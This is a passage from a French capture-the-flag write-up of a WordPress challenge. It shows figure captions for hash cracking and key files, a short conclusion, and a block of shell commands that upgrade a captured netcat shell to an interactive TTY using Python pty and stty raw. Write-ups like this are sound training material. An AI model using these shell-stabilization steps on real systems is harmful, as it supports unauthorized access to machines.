

Figure 14 CrackStation MD5 Hash Cracker

Netcat en utilisant Python

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
$ CTRL + Z
$ stty raw -echo; fg
# PRESS enter
$ export TERM=xterm-256color
```

Deuxième clé :



Figure 15 cat key-2-of-3.txt file



Figure 16 key-2

Final :

En lisant le fichier key-3-of-3.txt dans le répertoire racine, nous avons réussi à récupérer la troisième et dernière clé.



Figure 17 Clé Final

Conclusion :

J'ai grandement apprécié ce CTF car il m'a permis de découvrir de nouveaux outils et d'apprendre à bien utiliser certains d'entre eux. C'était la première fois que je réalisais une attaque sur un service WordPress, ce qui a été une expérience enrichissante. De plus, ce CTF était le premier gros défi que j'ai entrepris, et cela marque le début d'une lignée de défis à venir. Je suis ravi d'avoir pu mettre en pratique mes connaissances et mes compétences dans ce contexte, et je suis impatient de relever de nouveaux défis similaires à l'avenir.